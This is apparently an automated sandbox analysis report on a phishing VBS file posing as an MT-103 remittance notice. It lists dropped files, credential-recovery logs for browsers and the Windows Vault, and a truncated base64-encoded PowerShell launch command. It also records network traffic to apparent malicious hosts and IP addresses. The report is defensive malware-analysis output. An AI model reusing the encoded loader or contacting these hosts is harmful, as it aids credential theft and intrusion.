File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x496, 9 symbols
Category:	dropped
Size (bytes):	1340
Entropy (8bit):	4.0119507513597545
Encrypted:	false
SSDEEP:	24:HZMK9ocaIr+aHqhKcjmfwI+ycuZhNkYakSHNPNnq9ed:5GZ47gK2mo1ulra33q9+
MD5:	FF80A5DA283C4EA407A85AEBC4B2C080
SHA1:	B09FE79EB4E29E879ECBEDE48A5B3B7E9D32804C
SHA-256:	62CC0D24D893E96FA9EEFBF89A41BC01CC595CC6F820EBC1DE5A97B3C4D199B5
SHA-512:	BD46D57F87D4E545E7FE17AC355927C5C44D3E39BA8D28FF9C12E36E41B7CA2DC072A7FF130603C73076865563B1A930E220954B9D12FF75FC9194FD49CB6C1
Malicious:	false
Preview:	L...\:.a.....debug$S.....X.....@..B.rsrc$01.....X.....<.....@..@.rsrc$02.....P...F.....@..@.....V....c:\Users\user\AppData\Local\Temp\5wwhq3bl\CSCEED551C9B69E4D3BACB27851B833AAE.TMP.....&"}..]....f[.....7.....C:\Users\user\AppData\Local\Temp\RES4377.tmp.-.<.....'...Microsoft (R) CVTRES._.=..cwd.C:\Users\user\Desktop.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...5.w.w.h.q.3.b.l...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_4jebmlly.2vw.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0

Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_jcpbiel0.fg2.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Roaming\K-NBS4VB\K-Nlogim.jpeg

Process:	C:\Windows\SysWOW64\svchost.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x1024, frames 3
Category:	dropped
Size (bytes):	101725
Entropy (8bit):	7.908669144075115
Encrypted:	false
SSDEEP:	3072:XEpBGIWNqOGKsPdHGsLICjxuYvJokkmXrQkUX:X2BGvIOuPIsLIuGkg
MD5:	6E26A569A41BD8DA75AF5D77EBF65F9A
SHA1:	B7D087B2414DE96183EF16A5C3D3F290CF05F135
SHA-256:	09FB51AB270489B485CDCFA33C63F860C22EB16FBE2CEAA5D019C2540C884889
SHA-512:	A7E834DE38BE082116DCCCBBEFC5ED73814F04323C39DF2EA13DFF297D25C184DC868D68DB583FE95B42E27A9DB3F7F15F9CEC3519DF5B993B28FC35EA792B86
Malicious:	false
Preview:	......JFIF.....`.`.....C..... $.' ",#..(7),01444.'9=82<.342...C.....2!.!2222222222222222222222222222222222222222222222222222..... ....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..01KK...lq\....xcS.m..#Hm.....T.....<!...wq5...v1.?S.....rHj-.U:...5.....|..+.....}...<.>...H.....Wo.CK`/l.1./...C...W.....,1....R.0.W.A.:.....X.l..1lN23.....\_....m.....'.....S..W....'.c....1....5.5.}j.Ly..k;.\...q.U..Q...bgJpW.(QKI]&b.QE.&(..V.5.?.....x...1.,,..6.$-.....*d.U....yM-}5.....<p...F....$...3....._.Ug..i..=..^8.Gi5..

C:\Users\user\AppData\Roaming\K-NBS4VB\K-Nlogrg.ini

Process:	C:\Windows\SysWOW64\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	38
Entropy (8bit):	2.7883088224543333
Encrypted:	false
SSDEEP:	3:rFGQJhll:RGQPY
MD5:	4AADF49FED30E4C9B3FE4A3DD6445EBE
SHA1:	1E332822167C6F351B99615EADA2C30A538FF037
SHA-256:	75034BEB7BDED9AEAB5748F4592B9E1419256CAEC474065D43E531EC5CC21C56
SHA-512:	EB5B3908D5E7B43BA02165E092F05578F45F15A148B4C3769036AA542C23A0F7CD2BC2770CF4119A7E437DE3F681D9E398511F69F66824C516D9B451BB95F945
Malicious:	false
Preview:	....C.h.r.o.m.e. .R.e.c.o.v.e.r.y.....

C:\Users\user\AppData\Roaming\K-NBS4VB\K-Nlogri.ini	
Process:	C:\Windows\SysWOW64\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	40
Entropy (8bit):	2.8420918598895937
Encrypted:	false
SSDEEP:	3:+slXllAGQJhIl:dllGQPY
MD5:	D63A82E5D81E02E399090AF26DB0B9CB
SHA1:	91D0014C8F54743BBA141FD60C9D963F869D76C9
SHA-256:	EAECE2EBA6310253249603033C744DD5914089B0BB26BDE6685EC9813611BAAE
SHA-512:	38AFB05016D8F3C69D246321573997AAAC8A51C34E61749A02BF5E8B2B56B94D9544D65801511044E1495906A86DC2100F2E20FF4FCBED09E01904CC780FDBAI
Malicious:	**true**
Preview:	....l.e.x.p.l.o.r. .R.e.c.o.v.e.r.y.....

C:\Users\user\AppData\Roaming\K-NBS4VB\K-Nlogrv.ini	
Process:	C:\Windows\SysWOW64\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	210
Entropy (8bit):	3.487108190618468
Encrypted:	false
SSDEEP:	6:tGQPYIIaExGNlGcQga3Of9y96GO4SHrvdEoY:MIIaExGNYvOI6x4SHPY
MD5:	A2EFAEE8C676F08EC79B084C7934D4B7
SHA1:	4668B7AB8A68C94E0D46C08AC85122D0F0045B25
SHA-256:	FC319E560DD8A2254CEE9E666E558EC921F732907AB7BC3C606B426E28B3094F
SHA-512:	D8E0D4CBA15EE4103969EE25283CF9914DBBB86A36C881FA4B41FB5242826CAB23E9F737FC1CEED01D4110A6917AA2028A77EF6488AB9B4B51A08365ABFE76 09
Malicious:	**true**
Preview:	...._._.V.a.u.l.t. .R.e.c.o.v.e.r.y.....N.a.m.e.:...M.i.c.r.o.s.o.f.t.A.c.c.o.u.n.t.:.t.a.r.g.e.t.=.S.S.O._.P.O.P._.D.e.v.i.c.e.....I.d.:...0.2.x.m.f.r.q.k.f.m.s.v.m.p.t.n.....A.u.t.:.....P.a.s.s.:.....

C:\Users\user\Documents\20220124\PowerShell_transcript.284992.XtWh3q5P.20220124154518.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	11519
Entropy (8bit):	5.143130342855331
Encrypted:	false
SSDEEP:	192:Q7nNk6G0TjovN5sap4C7ugY/zdEr4mgMae/ukyhYGYeFvHPYkrouXstBpsE98d76:QKjKjgN5sav7qrdEr7YeDyhppvlrP8vF
MD5:	3BE93613741C284F9F4DA58A4ADB9EDF
SHA1:	49BFD0ABCDC4504A24F5BD7B69460DD61DED1154
SHA-256:	108E72C5D15B0FFACF3EFA681C311E811F04ACCC06092DB6BAD3CD27098AC47C
SHA-512:	58E9686D0D3E383CBC2D10A9F1D493AC2689A03DBBA4DD394737C61A22C3A956041D9AAE7C48F75FA4D02CD4F0822B7982A5A03D4443DE6D4DD3D99C12499 BB
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220124154602..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 284992 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -EncodedCommand IwBBAEkAUgBFAEQAIABTAGUAbgBnAGUAbABlAGoAIABWAGUAbgBkAGUAdABhADgAIABUAEUASQBTAFQARQAgAEYAbwBlAGwAZQBsAHMAZQBzAG0AOQAgAGEAbgB0AGkAdAB5AHIAbwAgAFQASQBMAFMAIABCAEwARwBGAFIAVQAgAEIAeQBkAGUAZgA1ACAATQBpAGwAaQA1ACAAQQBwAHAAbwBzACAAcwBvAGYAdABmAG8AbgB0AGUAdAAgAGEAbABrAG8AIABuAG8AbgBtAGEAcgBrAGUAdAAgAE0AbwBkAGkAcwAgAE0AbwBpAHMAIABVAG4AdgBlAGkAbABlAGQAIABVAG4AZQBtAGEAYwAgAGcAYQByAGIAbABlAHMAZgAgAHQAZQBlAG4AYQAgAFMASABVAFQAVABMAEUAIAANAAoADQAKAA0ACgBBAGQAZAAtAFQAeQBwAGUAIAAtAFQAeQBwAGUARABlAGYAaQBuAGkAdABpAG8AbgAgAEAAIgANAAoAdQBzAGkAbgBnACAAUwB5AHMAdABlAG0AOwANAAoAdQBzAGkAbgBnACAAUwB5AHMAdABlAG0ALgBSAHUAbgB0AGkAbQBlAC4ASQBuAHQAZQByAG8AcABTAGUAcgB2AGkAYwBlAHMAOwANAAoAcAB

Static File Info

General

File type:	ASCII text, with CRLF line terminators

Entropy (8bit):	5.047125393175551
TrID:	• Visual Basic Script (13500/0) 100.00%
File name:	Remittance Information (MT-103).vbs
File size:	82341
MD5:	d693624e3d9614a0dc9cf5a5cd1bb8ef
SHA1:	9c50c26e8b2f9c9acfa3192385df88d3144f351c
SHA256:	dcc73a1351b6b79d48f7b42a96edfb142ffe46f896e1ab9f412a615b1edd7c9b
SHA512:	b9bf3919fa3c105386ccb06da796d99c9f0100d24745a42989740bb1b22419f904a254b6c7542a10f90e2f7ba26dc887471f5de87d504644192abfcb7f364e17
SSDEEP:	1536:bfNRWSaRCjFp9onPdFAgTx00Y2uUaGA4MGymjgeIFJH4t:j/HlE5oYyEl3H4t
File Content Preview:	'genkaldels Unmewingb9 Neuronde6 Krop3 Barberi misre frim UNAC HYLEPI MALTNIN GRAD HOLOSY Bruinshu demul INGIVEEU POSTNATEN VINDENSUND Kurdai t3 THOMSONANT Subrules BRUGSGA Usselhed Fakt Waughtsfo Udmugning NONPRO NONDEFER MUDDERGRFT bondsla Bros europapa

File Icon

Icon Hash:	e8d69ece869a9ec4


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/24/22-15:45:05.319433	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:45:09.319860	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:45:13.320120	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:45:17.321090	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:45:21.322184	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:45:25.343200	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:45:29.327724	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:45:33.321895	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:45:37.328408	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:45:41.322749	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:45:45.326508	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:45:49.324004	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:45:53.323811	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:45:57.323856	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:46:01.545297	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:46:05.324198	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:46:09.328620	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:46:13.329013	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:46:17.357104	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:46:21.326159	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:46:25.336237	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/24/22-15:46:29.327191	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:46:33.343464	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:46:37.350588	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:46:41.331268	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:46:45.326212	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:46:49.323587	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:46:53.340663	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:46:57.814376	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:47:01.352016	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:47:05.338893	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:47:09.349419	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:47:13.380918	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:47:17.338132	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:47:21.337460	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:47:25.338219	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:47:29.337820	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:47:33.484615	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:47:37.338676	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:47:41.344425	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:47:45.339055	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:47:49.339820	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:47:53.340176	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:47:57.342249	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:48:01.341743	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:48:05.341087	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:48:09.349651	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:48:13.345614	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:48:17.341902	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:48:21.342663	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:48:25.412694	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:48:29.343120	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:48:33.343558	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:48:37.344112	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254
01/24/22-15:48:41.344340	ICMP	384	ICMP PING			192.168.2.6	8.238.85.254

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 24, 2022 15:47:31.147563934 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:31.147627115 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:31.147788048 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:31.371057987 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:31.371093035 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:31.732136965 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:31.732340097 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.133904934 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.133934975 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.134373903 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.134435892 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.140256882 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.181874037 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.310556889 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.310682058 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.479672909 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.479692936 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.479748964 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.479831934 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.479854107 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.479876995 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.479881048 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.479902029 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.479907036 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.479918003 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.479931116 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.479953051 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.479957104 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.479986906 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.480015993 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.649542093 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.649591923 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.649642944 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.649660110 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.649696112 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.649699926 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.649727106 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.649732113 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.649744987 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.649792910 CET	49820	443	192.168.2.6	151.106.117.33

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 24, 2022 15:47:32.649832010 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.650216103 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.650253057 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.650304079 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.650310040 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.650360107 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.818890095 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.818928003 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.819025993 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.819046021 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.819075108 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.819077969 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.819101095 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.819107056 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.819124937 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.819149971 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.819155931 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.819205999 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.819238901 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.819272041 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.819299936 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.819303989 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.819333076 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.819363117 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.819464922 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.819499016 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.819534063 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.819540024 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.819600105 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.819808006 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.819847107 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.819890022 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.819897890 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.819936037 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.819952011 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.819983006 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.820009947 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.820015907 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.820045948 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.820075989 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.820169926 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.820219994 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.820240974 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.820246935 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.820287943 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.820291996 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.820328951 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.820348978 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:47:32.820389986 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.822065115 CET	49820	443	192.168.2.6	151.106.117.33
Jan 24, 2022 15:47:32.822088957 CET	443	49820	151.106.117.33	192.168.2.6
Jan 24, 2022 15:49:11.722908020 CET	49846	80	192.168.2.6	108.175.14.116
Jan 24, 2022 15:49:11.858048916 CET	80	49846	108.175.14.116	192.168.2.6
Jan 24, 2022 15:49:11.858344078 CET	49846	80	192.168.2.6	108.175.14.116
Jan 24, 2022 15:49:11.858871937 CET	49846	80	192.168.2.6	108.175.14.116
Jan 24, 2022 15:49:11.992732048 CET	80	49846	108.175.14.116	192.168.2.6
Jan 24, 2022 15:49:11.992769003 CET	80	49846	108.175.14.116	192.168.2.6
Jan 24, 2022 15:49:11.992978096 CET	80	49846	108.175.14.116	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 24, 2022 15:49:11.993170023 CET	49846	80	192.168.2.6	108.175.14.116
Jan 24, 2022 15:49:11.993185997 CET	49846	80	192.168.2.6	108.175.14.116

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 24, 2022 15:47:31.089723110 CET	51818	53	192.168.2.6	8.8.8.8
Jan 24, 2022 15:47:31.121912956 CET	53	51818	8.8.8.8	192.168.2.6
Jan 24, 2022 15:48:49.848598957 CET	59329	53	192.168.2.6	8.8.8.8
Jan 24, 2022 15:48:50.253261089 CET	53	59329	8.8.8.8	192.168.2.6
Jan 24, 2022 15:48:52.316118002 CET	64021	53	192.168.2.6	8.8.8.8
Jan 24, 2022 15:48:52.593650103 CET	53	64021	8.8.8.8	192.168.2.6
Jan 24, 2022 15:48:52.603938103 CET	56129	53	192.168.2.6	8.8.8.8
Jan 24, 2022 15:48:52.907799959 CET	53	56129	8.8.8.8	192.168.2.6
Jan 24, 2022 15:49:11.690753937 CET	58177	53	192.168.2.6	8.8.8.8
Jan 24, 2022 15:49:11.713663101 CET	53	58177	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 24, 2022 15:47:31.089723110 CET	192.168.2.6	8.8.8.8	0x2acb	Standard query (0)	www.bulkwhatsappsender.in	A (IP address)	IN (0x0001)
Jan 24, 2022 15:48:49.848598957 CET	192.168.2.6	8.8.8.8	0x29dd	Standard query (0)	www.yzicpa.com	A (IP address)	IN (0x0001)
Jan 24, 2022 15:48:52.316118002 CET	192.168.2.6	8.8.8.8	0xcc68	Standard query (0)	www.yzicpa.com	A (IP address)	IN (0x0001)
Jan 24, 2022 15:48:52.603938103 CET	192.168.2.6	8.8.8.8	0x1b42	Standard query (0)	www.yzicpa.com	A (IP address)	IN (0x0001)
Jan 24, 2022 15:49:11.690753937 CET	192.168.2.6	8.8.8.8	0x548c	Standard query (0)	www.dentalbatonrouge.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 24, 2022 15:47:31.121912956 CET	8.8.8.8	192.168.2.6	0x2acb	No error (0)	www.bulkwhatsappsender.in	bulkwhatsappsender.in		CNAME (Canonical name)	IN (0x0001)
Jan 24, 2022 15:47:31.121912956 CET	8.8.8.8	192.168.2.6	0x2acb	No error (0)	bulkwhatsappsender.in		151.106.117.33	A (IP address)	IN (0x0001)
Jan 24, 2022 15:48:50.253261089 CET	8.8.8.8	192.168.2.6	0x29dd	Name error (3)	www.yzicpa.com	none	none	A (IP address)	IN (0x0001)
Jan 24, 2022 15:48:52.593650103 CET	8.8.8.8	192.168.2.6	0xcc68	Name error (3)	www.yzicpa.com	none	none	A (IP address)	IN (0x0001)
Jan 24, 2022 15:48:52.907799959 CET	8.8.8.8	192.168.2.6	0x1b42	Name error (3)	www.yzicpa.com	none	none	A (IP address)	IN (0x0001)
Jan 24, 2022 15:49:11.713663101 CET	8.8.8.8	192.168.2.6	0x548c	No error (0)	www.dentalbatonrouge.com		108.175.14.116	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.bulkwhatsappsender.in
- www.dentalbatonrouge.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49820	151.106.117.33	443	C:\Program Files (x86)\Internet Explorer\ieinstal.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49846	108.175.14.116	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
